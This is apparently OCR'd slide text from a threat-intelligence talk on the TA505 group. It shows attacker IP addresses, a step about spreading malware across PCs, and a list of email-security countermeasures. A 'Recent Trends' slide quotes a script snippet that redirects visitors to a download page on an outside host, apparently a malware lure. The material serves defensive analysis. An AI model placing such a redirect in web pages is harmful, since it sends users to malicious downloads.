
7. Complete Mission: disseminates malwares to multiple PCs


89.144.25.172 89.144.25.173	89.144.25.170	89.144.25.171
	89.144.25.172	89.144.25.173
89.144.25.174 89.144.25.243	89.144.25.174	89.144.25.243

05

Recent Trends

Recent Trends





```
\script type="text/javascript">
location="https://st438766.clients-share.com/download.php";
\script>
```

06

Countermeasures

Countermeasures

- 1. SPF(Sender Policy Framework)
- 2. RBL(Real-time Blocking List)
- 3. DKIM (Domain Keys Identified Mail)
- 4. DMARK (Domain-based Message Authentication Reporting and Conformance)
- 5. pattern inspection
- 6. reputation inquiry
- 7. dynamic analysis in a sandbox
- 8. converting the mail into an image format
- 9. understand the attack flow of the TA505 threat group
- 10. quickly applying the latest IoCs for the TA505 threat group to the detection rule
- 11. improve the security awareness among executives and employees

07

Conclusion

Thank You



